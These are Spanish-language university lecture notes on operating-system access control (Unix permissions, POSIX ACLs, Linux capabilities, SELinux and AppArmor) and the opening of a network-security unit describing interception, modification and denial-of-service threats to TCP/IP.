- ***Operating Systems: Three Easy Pieces*** (OSTEP), R. y A. Arpaci-Dusseau (versión online gratuita):
  - Capítulo 53: introducción a la seguridad en SSOO.
  - Capítulo 54: autenticación.
  - Capítulo 55: control de acceso.
- **Sistemas UNIX**: *UNIX and Linux System Administration Handbook* (5.ª ed.), un recurso excelente para administradores. Capítulos relevantes:
  - Cap. 3: *Access Control and Rootly Powers.*
  - Cap. 5: *The Filesystem* (cubre las ACL).
  - Cap. 8: *User Management.*
  - Cap. 17: *Single Sign-On.*
  - Cap. 24: *Virtualization.*
  - Cap. 27: *Security.*

1.2. El problema de la protección

- ¿Cómo proteger objetos como **ficheros, tablas, dispositivos hardware, conexiones de red, objetos en memoria, procesos**, etc.?

- ¿Qué significa "protección"?

Protección

La **separación de los procesos** de un sistema para **restringir el acceso a los recursos**.

1.3. La base de la seguridad informática es el acceso controlado

Alguien está **autorizado** a realizar **alguna acción** sobre **algo**.


Control de acceso

El proceso de **limitar quién puede acceder a qué y de qué formas**.

1.4. El monitor de referencia (*reference monitor*)

Anderson (1972) dio nombre a un concepto antiguo: controlar el acceso a los recursos mediante un componente que sea:

1. **Siempre invocado**: valida **todos** los accesos.
2. **A prueba de manipulaciones** (*tamperproof*): no puede ser evadido ni influido.
3. **Verificable**: con garantía de ser correcto.



Importante

Es una **noción**, no una herramienta. Generalmente forma parte del **sistema operativo**, ya que solo el SO puede acceder a los objetos primitivos y ejercer control sobre ellos.

1.5. Modelos de control de acceso

Modelo de control de acceso

Método para **representar, mantener e implementar** los derechos de acceso en el monitor de referencia.

Históricamente, los dos modelos principales son el **DAC** (*Discretionary Access Control*, control de acceso discrecional) y el **MAC** (*Mandatory Access Control*, control de acceso obligatorio).

1.5.1. Políticas DAC

- Todo objeto del sistema tiene un **propietario**.
- La política la determina **el propietario** del objeto (de ahí lo de "discrecional": queda a su criterio).

- La política de acceso global del sistema puede representarse como una **matriz de control de acceso** (*Access Control Matrix*) e implementarse como:
  - **Listas de control de acceso** (ACL, *Access Control Lists*), o
  - ***Capabilities***[1].

Ejemplo ilustrativo: matriz de control de acceso

Filas = sujetos, columnas = objetos, cada celda = derechos del sujeto sobre el objeto.

	informe.txt	**notas.txt**	**impresora**
alice	`rw`	`r`	`x`
bob	`r`	`rw`	—

- **ACL**: se guarda la matriz **por columnas**. Cada objeto lleva su lista (la columna resaltada es la ACL de `informe.txt`: *alice: rw; bob: r*).
- ***Capabilities***: se guarda la matriz **por filas**. Cada sujeto lleva la lista de lo que puede hacer (*alice: informe.txt rw, notas.txt r, impresora x*).

1.5.2. Políticas MAC

- El foco está en la protección de objetos **altamente sensibles**.
- El acceso se concede **solo si existen reglas explícitas** que lo permitan.
- Sujetos y objetos tienen **etiquetas de sensibilidad** (*sensitivity labels*) que reflejan su nivel de confianza.
- Las reglas de acceso se basan en esas etiquetas.
- El conjunto de etiquetas puede tener cierta estructura, en particular la de un **retículo** (*lattice*). Un ejemplo típico es el de las clasificaciones militares: *no clasificado* $\leq$ *confidencial* $\leq$ *secreto* $\leq$ *alto secreto*.

	DAC	**MAC**
Quién decide	El propietario del objeto	Reglas del sistema (administrador de seguridad)
Base de la decisión	Identidad y propiedad	Etiquetas de sensibilidad
Por defecto	Lo que el propietario permita	Denegado salvo regla explícita
Implementación	ACL o *capabilities*	Etiquetas + reglas (p. ej., retículo)

[1] ¡Ojo! Estas *capabilities* del modelo teórico son distintas de las *capabilities* de Linux que se ven en el capítulo 5.


Capítulo 2

Implementación en Linux

- Los sistemas Linux actuales disponen de un conjunto de herramientas **extremadamente completo** que da soporte a distintos modelos de control de acceso.
- Estudiar la implementación es esencial para entender cómo funciona el control de acceso **en la práctica**, así como sus complejidades y limitaciones.

2.1. El cálculo de seguridad (*security calculation*)

La pregunta que resuelve el sistema es: **¿se permite al sujeto S acceder al objeto O en el modo de acceso M?**



2.2. Definiciones

2.2.1. Objetos

- Entidades del sistema sobre las que pueden actuar directamente los programas de espacio de usuario: **tareas** (procesos), **ficheros / inodos**, **sockets**, **colas de mensajes**, **semáforos**, etc.
- Los objetos tienen un conjunto de **credenciales** que depende del tipo de objeto.

(Inodo viene de *index node*: la estructura del sistema de ficheros que guarda los metadatos de un fichero, como propietario, permisos y bloques.)

2.2.2. Propiedad del objeto (*object ownership*)

- Entre las credenciales de la mayoría de los objetos hay un subconjunto que indica **quién es su propietario**. Por ejemplo, en un sistema de ficheros UNIX estándar, es el **UID del inodo**.
- La propiedad se usa también para la **contabilidad de recursos** (p. ej., las cuotas) y su **limitación** (p. ej., los *rlimits*, de *resource limits*).

2.2.3. Sujetos

- Objeto que **actúa sobre otros objetos**.
- La mayoría de los objetos del sistema son **inactivos**; las **tareas** son los sujetos evidentes.
- Hay excepciones; por ejemplo, un fichero abierto que envía una señal a una tarea.

2.2.4. Acciones

Lo que un sujeto puede realizar sobre un objeto. El conjunto depende del tipo de sujeto y de objeto. Por ejemplo:

- Leer, escribir, crear y borrar **ficheros**.
- *Forking*, *signaling* y *tracing* de **tareas** (crearlas, enviarles señales y depurarlas o trazarlas).

2.3. Credenciales

El kernel de Linux soporta varios tipos de credenciales:

- **Credenciales UNIX tradicionales** (identificadores de usuario y de grupo).
- ***Capabilities***.
- **Bits de gestión segura** (*securebits*).
- **Claves y llaveros** (*keys and keyrings*).
- **Credenciales LSM**.
- `AF_KEY` (AF = *Address Family*: la familia de sockets para gestionar claves de IPsec).

2.3.1. Credenciales UNIX tradicionales

- Son el **Real User ID** (UID) y el **Real Group ID** (GID).
- Casi todos los objetos de Linux tienen UID y GID, **incluso si hay que inventárselos** (p. ej., para ficheros en una partición FAT, *File Allocation Table*, que no guarda propietarios).
- Definen principalmente el **contexto objetivo** del objeto. Para las tareas puede ser algo distinto.

2.3.2. Credenciales adicionales de las tareas

Son **solo para tareas** y se usan para definir el **contexto subjetivo** (a menudo, aunque no siempre, mediante EUID/EGID/GROUPS):

Credencial	Significado y uso
RUID (*Real UID*)	Identifica al **propietario de la tarea**. Afecta al permiso para enviar señales.
EUID (*Effective UID*)	Se usa para la **mayoría de las comprobaciones de acceso**.
SUID (*Saved UID*)	Cuando un programa con privilegios elevados (p. ej., EUID = 0) necesita hacer temporalmente trabajo no privilegiado, **guarda** el EUID en el SUID y cambia el EUID al valor deseado. Luego puede recuperarlo.
FSUID (*File System UID*)	Se mantiene por compatibilidad hacia atrás. **Ya no es necesario**.
EGID, SGID, FSGID	Los equivalentes para el grupo (efectivo, guardado y de sistema de ficheros).
GROUPS	**Grupos suplementarios** del proceso.

Importante

No confundas el **SUID** (*saved set-user-ID*, una credencial de la tarea) con el **bit setuid** de un fichero (sección 3.2). Están relacionados, porque al ejecutar un binario setuid el EUID pasa a ser el del propietario y se guarda en el SUID, pero no son lo mismo.

Capítulo 3

El sistema de permisos

El sistema de permisos UNIX


Una **forma limitada de ACL** en la que los sujetos se agrupan en **propietario** (*owner*), **grupo** (*group*) y **todos los demás** (*everyone else*). Utiliza tres tipos básicos de permiso: **lectura** (*read*), **escritura** (*write*) y **ejecución** (*execute*).

3.1. Lectura de una línea de permisos

Ejemplos de salida de `ls -l`

```
-rw-rw-rw-  1 jet  staff  3663 Jan 25 00:47 droid.html
drwxr-xr-x+ 8 jet  staff   256 Jan  7 05:43 wopr
```

Desglose de `drwxr-xr-x+`:



- El **primer carácter** indica el tipo de fichero (`-` regular, `d` directorio...). Técnicamente no forma parte de los permisos.
- Después van las **tres tríadas**: propietario, grupo y resto del mundo (*world*).
- El **`+` final** indica que se aplica un método de control de acceso alternativo, es decir, que **hay ACL**.

3.2. Efecto de cada carácter de permiso

Carácter	En un fichero	En un directorio
Lectura (primer carácter de la tríada)		
`-`	No puede leerse	No puede listarse su contenido
`r`	Puede leerse	Puede listarse su contenido
Escritura (segundo carácter)		
`-`	No puede modificarse	No puede modificarse su contenido
`w`	Puede modificarse	Puede modificarse su contenido (crear ficheros o carpetas; renombrar o borrar los existentes). **Requiere también** `x`; si no, no tiene efecto
Ejecución (tercer carácter)		
`-`	No puede ejecutarse	No se puede entrar con `cd`
`x`	Puede ejecutarse	Se puede entrar con `cd`
`s`	Bit **setuid** si aparece en la tríada de usuario; bit **setgid** si aparece en la de grupo. Nunca en la de otros. Implica que `x` está activado.	
`S`	Igual que `s`, pero **sin** `x`. Raro en ficheros regulares e inútil en carpetas.	
`t`	Bit **sticky**. Solo puede aparecer en la tríada de otros. Implica que `x` está activado.	
`T`	Igual que `t`, pero **sin** `x`. Raro en ficheros regulares e inútil en carpetas.	

El bit `x` se "hereda" de los directorios

El de ejecución es el **único bit** que en la práctica puede considerarse heredado de los directorios antecesores: si **cualquier carpeta de la ruta no tiene** `x`, no se podrá acceder al fichero o carpeta final, independientemente de sus propios permisos (véase `path_resolution(7)`, es decir, la página del manual `path_resolution` en la sección 7).

3.3. Manipulación básica

Manipulación básica de la propiedad y los permisos (se verá con más profundidad en las prácticas):

- `chown` (*change owner*): cambia el propietario y el grupo.
- `chmod` (*change mode*): cambia los permisos (el "modo" del fichero).
- `umask` (*user file-creation mask*): máscara que indica qué permisos se **quitan** por defecto a los ficheros y directorios nuevos.

Otros temas que **no se cubren**:

- Atributos de fichero de los sistemas ext2/ext3 (*second/third extended filesystem*): `chattr` y `lsattr` (*change / list attributes*).
- Atributos extendidos: `setfattr` y `getfattr` (*set / get file attributes*).

Capítulo 4

ACL POSIX

POSIX = *Portable Operating System Interface*, la familia de estándares que define la interfaz común de los sistemas tipo UNIX (la X final viene de UNIX).

4.1. Las políticas DAC, revisitadas

- Todo objeto del sistema tiene un **propietario**, y la política la determina **el propietario**.
- **Listas de control de acceso** (ACL): la política de acceso reside **en el propio recurso protegido**.
- El sistema de permisos de UNIX es una **versión simplificada** de una ACL.

4.2. ¿Qué aportan las ACL POSIX?

- Un mecanismo adicional y **más flexible** para asignar derechos de acceso discrecionales de **grano más fino**: permisos distintos para cualquier usuario o grupo, sin las restricciones del modelo "ugo" (*user, group, others*).

Ejemplo motivador

La usuaria **alice** crea un fichero. No quiere que nadie del grupo acceda a él, **excepto otro usuario, bob**, aunque haya otros usuarios en ese mismo grupo. Con los permisos "ugo" no se puede expresar; con una ACL sí.

4.3. Tipos de ACL POSIX

- ***Access ACL*** (ACL de acceso): todo objeto tiene asociada una ACL de acceso que gobierna el acceso discrecional a ese objeto.
- ***Default ACL*** (ACL por defecto):
  - Solo para **directorios**.
  - Si un fichero dentro del directorio no tiene ACL, **hereda** los permisos de la ACL por defecto del directorio.

4.4. Entradas de una *access ACL*

Una ACL es una **colección de entradas**, que pueden ser:


Tipo de entrada	Forma textual
Propietario (*owner*)	`user::rwx`
Usuario con nombre (*named user*)	`user:name:rwx`
Grupo propietario (*owning group*)	`group::rwx`
Grupo con nombre (*named group*)	`group:name:rwx`
Máscara (*mask*)	`mask::rwx`
Otros (*others*)	`other::rwx`

4.5. Correspondencia entre ACL y permisos UNIX

- Los permisos definidos por las ACL son un **superconjunto** de los permisos de los bits de permiso del fichero.
- Existe una **correspondencia uno a uno** entre los permisos u/g/o y entradas concretas de la ACL, y esos permisos **siempre coinciden** con los de la entrada ACL correspondiente.

4.6. Grupos y máscara (*mask*)

- En las ACL extendidas, la **clase de grupo** puede contener entradas para usuarios o grupos adicionales.
- **Problema**: algunas de esas entradas pueden contener permisos que no están en la entrada del grupo propietario, de modo que los permisos del grupo propietario pueden diferir de los de la clase de grupo.
- **Solución: la entrada de máscara**.
  - En una **ACL mínima**, los permisos de la clase de grupo se corresponden con los de la entrada del **grupo propietario**.
  - En una **ACL extendida**, los permisos de la clase de grupo se corresponden con los de la **entrada de máscara**, mientras que la entrada del grupo propietario sigue definiendo los permisos del grupo propietario.



Enmascaramiento de permisos

Los permisos ausentes en la entrada de máscara quedan **enmascarados** y no tienen efecto: la máscara es una **cota superior**. Los permisos efectivos son la **intersección** de la entrada y la máscara:

Usuario con nombre:	`user:joe:r-x` → `r-x`
Máscara:	`mask::rw-` → `rw-`
Permisos efectivos:	`r-x` ∩ `rw-` = `r--`

4.7. Establecer y consultar ACL

4.7.1. `setfacl` (*set file ACL*)

- Sintaxis: `setfacl -m entry_type file` (`-m` de *modify*).
- `entry_type` puede ser `u:uid:<permiso>`, `g:gid:<permiso>`, `m:<permiso>` u `o:<permiso>`, donde `<permiso>` es una combinación de {`r`, `w`, `x`}.
- Ejemplo: `setfacl -m u:alice:rw /home/bob/foo.txt`

4.7.2. `getfacl` (*get file ACL*)

Sintaxis: `getfacl [options] file`. Ejemplo de salida:

`getfacl somedir/`

```
 1: # file: somedir/
 2: # owner: lisa
 3: # group: staff
 4: # flags: -s-
 5: user::rwx
 6: user:joe:rwx           #effective:r-x
 7: group::rwx             #effective:r-x
 8: group:cool:r-x
 9: mask::r-x
10: other::r-x
11: default:user::rwx
12: default:user:joe:rwx   #effective:r-x
13: default:group::r-x
14: default:mask::r-x
15: default:other::---
```

Las líneas 1–4 son la cabecera, las 5–10 la *access ACL* y las 11–15 (prefijo `default:`) la *default ACL* del directorio. El comentario `#effective` indica los permisos reales tras aplicar la máscara. Los *flags* de la línea 4 muestran los bits setuid, setgid y sticky (aquí, `-s-`: solo setgid).

4.8. Ejemplo completo

Paso 1: creación del directorio

```
$ umask 027
$ mkdir dir
$ ls -la dir
drwxr-x--- [...] alice foo [...] dir
$ getfacl dir
# file: dir
# owner: alice
# group: foo
user::rwx
group::r-x
other::---
```

Con `umask 027` se quitan `w` al grupo y todos los permisos a otros: a los 777 de un directorio nuevo se le quitan los bits de 027 y queda 750, es decir, `rwxr-x---`.

Paso 2: conceder acceso `rwx` al usuario joe

```
$ setfacl -m user:joe:rwx dir
$ getfacl --omit-header dir
user::rwx
user:joe:rwx
group::r-x
mask::rwx
other::---
```

Los permisos de la máscara son la **unión** de los permisos de todas las entradas de la clase de grupo.

Paso 3: qué muestra `ls`

```
$ ls -la dir
drwxrwx---+ [...] alice foo [...] dir
```

La `w` de la clase de grupo no indica acceso de escritura para el grupo propietario. Con ACL, los permisos efectivos del grupo propietario son la **intersección** de las entradas `group` y `mask`; aquí, `r-x`.

Paso 4: quitar la escritura al grupo

```
$ chmod g-w dir
$ ls -la dir
drwxr-x---+ [...] alice foo [...] dir
$ getfacl --omit-header dir
user::rwx
user:joe:rwx    #effective:r-x
group::r-x
mask::r-x
other::---
```

Con ACL extendida, `chmod g-...` modifica la **máscara**, no la entrada `group::`. Por eso joe pierde la escritura efectiva.

4.9. Otro ejemplo: servidor web

El proceso del servidor web (`http`) necesita acceso a ficheros del directorio personal de **bob**, sin comprometer la seguridad dando acceso a todo el mundo:

Acceso solo de paso (`x`) para `http`

```
$ setfacl -m "u:http:--x" /home/bob
$ chmod o-rx /home/bob          # los demás ya no lo necesitan
$ getfacl /home/bob
# file: home/bob
# owner: bob
# group: bob
user::rwx
user:http:--x
group::r-x
mask::r-x
other::---
```

Con `x` el servidor puede **atravesar** el directorio (llegar a lo que haya dentro) pero no listar su contenido.

4.10. Algoritmo de comprobación de acceso

1. Si el **EUID** del proceso coincide con el **UID del propietario** del fichero:
   - si la entrada del usuario propietario contiene los permisos solicitados, **se concede**;
   - si no, **se deniega**.
2. Si no, si el EUID coincide con el cualificador de alguna **entrada de usuario con nombre**:
   - si esa entrada **y** la entrada de máscara contienen los permisos solicitados, **se concede**;
   - si no, **se deniega**.
3. Si no, si el **EGID** o alguno de los **GID suplementarios** coinciden con el grupo del fichero o con el cualificador de alguna entrada de tipo `ACL_GROUP`:

- si la ACL tiene **entrada de máscara**: si la máscara **y** alguna de las entradas de grupo coincidentes (propietario o con nombre) contienen los permisos solicitados, **se concede**; si no, **se deniega**;
- si no tiene máscara (no puede haber entradas de grupo con nombre sin máscara): si la entrada del grupo propietario contiene los permisos solicitados, **se concede**; si no, **se deniega**.

4. Si no, si la entrada `other` contiene los permisos solicitados, **se concede**.
5. En cualquier otro caso, **se deniega**.

Importante

El orden importa: se usa la **primera** categoría que encaja, y **no se sigue mirando**. Si eres el propietario y tu entrada no te da permiso, se deniega aunque `other` sí lo dé.

Capítulo 5

Capabilities de Linux

5.1. Motivación

Al comprobar permisos, los sistemas UNIX tradicionales distinguen dos categorías de procesos:

- **Procesos privilegiados** (EUID = 0), también llamados *root* o superusuario (*root* por ser el dueño de la raíz `/` del sistema de ficheros): **se saltan todas** las comprobaciones de permisos del kernel.
- **Procesos no privilegiados** (UID distinto de cero): sujetos a la **comprobación completa** de permisos basada en sus credenciales.

5.2. Qué son

Capabilities de Linux

A partir del kernel 2.2, Linux divide los privilegios del superusuario en **unidades diferenciadas**, llamadas *capabilities*, que pueden **habilitarse y deshabilitarse de forma independiente**.

Justificación: dividen el poder de *root* en privilegios específicos, de modo que si un proceso o binario con una o más *capabilities* es explotado, **el daño potencial queda limitado** respecto al mismo proceso ejecutándose como *root*.

`ping` sin setuid

Históricamente, `ping` necesitaba el bit setuid, porque solo *root* puede abrir un *raw socket*. Ahora es más probable encontrar esto:

```
# ls -la /usr/bin/ping
-rwxr-xr-x 1 root root 73496 Oct  5 10:34 /usr/bin/ping
# getcap /usr/bin/ping
/usr/bin/ping = cap_net_raw+ep
```

¡No hay bit setuid! El binario solo tiene la *capability* `CAP_NET_RAW`. El sufijo `+ep` indica que está en los conjuntos *effective* (activa) y *permitted* (permitida).

5.3. Ejemplos de *capabilities*

Véase `man 7 capabilities` para la lista completa.

Capability	**Qué permite**
`CAP_CHOWN`	Cambiar el UID y el GID de los ficheros.
`CAP_DAC_OVERRIDE`	Sobrepasar el DAC, p. ej., saltarse las comprobaciones de permisos.
`CAP_KILL`	Saltarse las comprobaciones de permisos para enviar señales.
`CAP_NET_ADMIN`	Operaciones de administración de red (configurar interfaces, etc.).
`CAP_NET_RAW`	Usar *raw sockets* (el caso de `ping`).

5.4. Valoración

Las *capabilities* son:

- Un mecanismo de seguridad **efectivo**.
- **Complicadas**.
- **No totalmente soportadas** en todos los sistemas.
- Muy interesantes para áreas novedosas, p. ej., **contenedores semiprivilegiados** que se ejecutan como no-root.

(No se estudian en detalle en la asignatura.)

Capítulo 6

Linux Security Modules (LSM)


6.1. Diseño

- Diseñados para cubrir las necesidades que permiten implementar con éxito un **módulo MAC en Linux** sin imponer un parche complejo sobre el kernel principal (*mainstream*).
- **Enfoque**: insertar ***hooks*** (llamadas ascendentes al módulo) en cada punto del kernel en el que una llamada al sistema de usuario está a punto de acceder a un objeto interno importante del kernel.

6.2. Características

- Un LSM es análogo a un LKM (*Loadable Kernel Module*), pero **puede denegar** a un proceso el acceso a objetos importantes del kernel: ficheros, inodos, estructuras de tareas, credenciales y objetos de IPC (*Inter-Process Communication*, comunicación entre procesos). A diferencia de un LKM, un LSM **se compila dentro del kernel**: no se carga en caliente.
- El framework LSM actual permite compilar **varios LSM** en el kernel, que pueden **apilarse** (*stacked*) y usarse simultáneamente.
- Hay **8 LSM en el kernel 5.4**, y no todos son para MAC.

Flujo de una llamada al sistema con LSM (p. ej., `open()`)



1. Un proceso de espacio de usuario hace la llamada al sistema.
2. En espacio de kernel se despacha la llamada y se busca el fichero (*Dispatch System Call / Lookup File*).
3. Se comprueban los permisos del fichero (*Check File Permissions*): el **DAC** clásico.
4. Se invocan los ***hooks* LSM** de apertura de fichero, que pasan por las comprobaciones de política de los LSM activos (en el ejemplo, SELinux, LoadPin y Yama).
5. Si **todas** pasan, se manipula el fichero y el control vuelve al proceso. Si **alguna** deniega, el camino de error devuelve el rechazo al proceso.

Importante

Los LSM se consultan **después** del DAC: **solo pueden restringir más**, nunca conceder un acceso que el DAC ya ha denegado.

6.3. LSM principales *legacy*

- **SELinux**, **TOMOYO**, **AppArmor** y **SMACK**.
- Todos son **MAC con políticas configurables**.
- Solo se podía usar **un LSM principal a la vez**.

6.4. SELinux: *Security-Enhanced Linux*

- Desarrollado por la **NSA** (*National Security Agency*, la agencia de inteligencia de EE. UU.) en 2000.
- Es la implementación MAC por defecto en las distribuciones **Red Hat**.
- **Potente y complejo**.
- **Basado en atributos**: los identificadores de seguridad de los ficheros se guardan en **atributos extendidos**.

Etiqueta SELinux de `/bin/bash`

```
$ ls -Z /bin/bash
-rwxr-xr-x. root root system_u:object_r:shell_exec_t:s0 /bin/bash
```

El **contexto** tiene la forma `usuario:rol:tipo:nivel`: `system_u` es el usuario SELinux (sufijo `_u`), `object_r` el rol (`_r`), `shell_exec_t` el **tipo** (`_t`) y `s0` el nivel de sensibilidad. El punto tras los permisos indica que el fichero tiene contexto SELinux.

- **Especificación de la política**: define qué acciones pueden realizar los sujetos sobre los objetos etiquetados con un tipo determinado. En el ejemplo:
  - Los permisos **DAC** permiten a todos los usuarios ejecutar `bash`.
  - Con **SELinux**, un administrador de seguridad puede especificar además **qué sujetos pueden ejecutar ficheros de tipo `shell_exec_t`** en un fichero de política. Por ejemplo, que un **servidor web no pueda ejecutar una shell**, por si es vulnerable a un ataque de ejecución remota de código.

6.5. AppArmor y SMACK

- **SMACK**: *Simplified Mandatory Access Control Kernel*.
- **AppArmor** (*Application Armor*):
  - Introducido en Immunix Linux (1998), después en SUSE. También está en **Ubuntu**.
- **Ambos**:
  - Son MAC basados en **rutas de fichero** (*paths*) en lugar de etiquetas, por lo que son **agnósticos del sistema de ficheros**: no necesitan uno que soporte etiquetas.
  - Son **menos complejos** y más fáciles de administrar para el usuario medio que SELinux.
  - Están presentes en dispositivos **empotrados / IoT** (*Internet of Things*).

	SELinux	**AppArmor / SMACK**
Identifica objetos por	Etiquetas (atributos extendidos)	Rutas de fichero
Sistema de ficheros	Debe soportar etiquetas	Agnóstico
Complejidad	Alta (potente)	Menor, más fácil de administrar
Dónde se usa	Red Hat y derivadas	SUSE, Ubuntu, empotrados / IoT

Tema 4

Seguridad en redes

Capítulo 1

Fundamentos de seguridad en redes

Sobre este tema

Asignatura **Security Engineering / Ingeniería de Ciberseguridad** (UC3M). Transparencias *Network security* de **Juan Tapiador**, con licencia CC BY.

1. Fundamentos de seguridad en redes.
2. Seguridad TCP/IP.
3. Descubrimiento y escaneo de redes.
4. Seguridad web.

Las notas tomadas en clase sobre las transparencias van marcadas como *Nota de clase*. Al final hay un glosario con todas las siglas del tema.

1.1. Amenazas a las comunicaciones en red

- **Interceptación** (*interception*), también llamada *eavesdropping* o *wiretapping* (escucha, pinchazo).
- **Modificación** (*modification*).
- **Fabricación** (*fabrication*).
- **Interrupción** (*interruption*), también llamada denegación de servicio (*denial of service*, DoS).

Algunas de ellas pueden contrarrestarse con protocolos seguros.

1.2. Interceptación

Idea clave

El **canal es accesible para el adversario**.

- Los datos pueden accederse en el **medio de transmisión** o en el **equipamiento de red**.
- Los usuarios tienen **poco control sobre el encaminamiento** de la información enviada, que puede pasar por equipos hostiles.
    - La **infraestructura de encaminamiento** es especialmente vulnerable.

1.3. Modificación y fabricación

- Los datos pueden ser:
  - **modificados** por el camino (*en route*);
  - **creados e insertados**;
  - **repetidos** a partir de una comunicación interceptada previamente (ataque de repetición o *replay*).
- Puede provocar corrupción de datos, **elusión de la autenticación** o muchas otras situaciones potencialmente dañinas.

1.4. Interrupción

- Se consigue mediante:
  - **Mal uso del encaminamiento** (*routing misuse*).
  - **Demanda excesiva** (p. ej., inundación de tráfico o *traffic flooding*).
  - **Fallo de componentes**.
- Causa interrupción del servicio, con consecuencias potencialmente fatales.
- Es un **problema perenne** en Internet.


Nota de clase: una solución es limitar el ancho de banda por usuario.

Capítulo 2

Seguridad TCP/IP

- La pila de protocolos TCP/IP **carece incluso de los mecanismos de seguridad más básicos**, tanto en su diseño como en su implementación.
- Muchas vulnerabilidades y ataques se identificaron muy pronto en la historia de Internet:
  - **Algunos corregibles**, y corregidos en cierta medida.
  - **Algunos no corregibles**. *Nota de clase:* la transición es difícil.
- Es esencial conocerlos para entender por qué hacen falta las tecnologías actuales de seguridad en redes.


Nota de clase: la pila de protocolos de extremo a extremo



Los routers solo implementan hasta la capa de red: reenvían paquetes sin mirar las capas superiores.

- El DNS (*Domain Name System*) puede ser suplantado. La solución es DNSSEC (*DNS Security Extensions*), y otra solución sería firmar.
- Implantar estas soluciones es difícil, como pasa con la transición de IPv4 a IPv6.

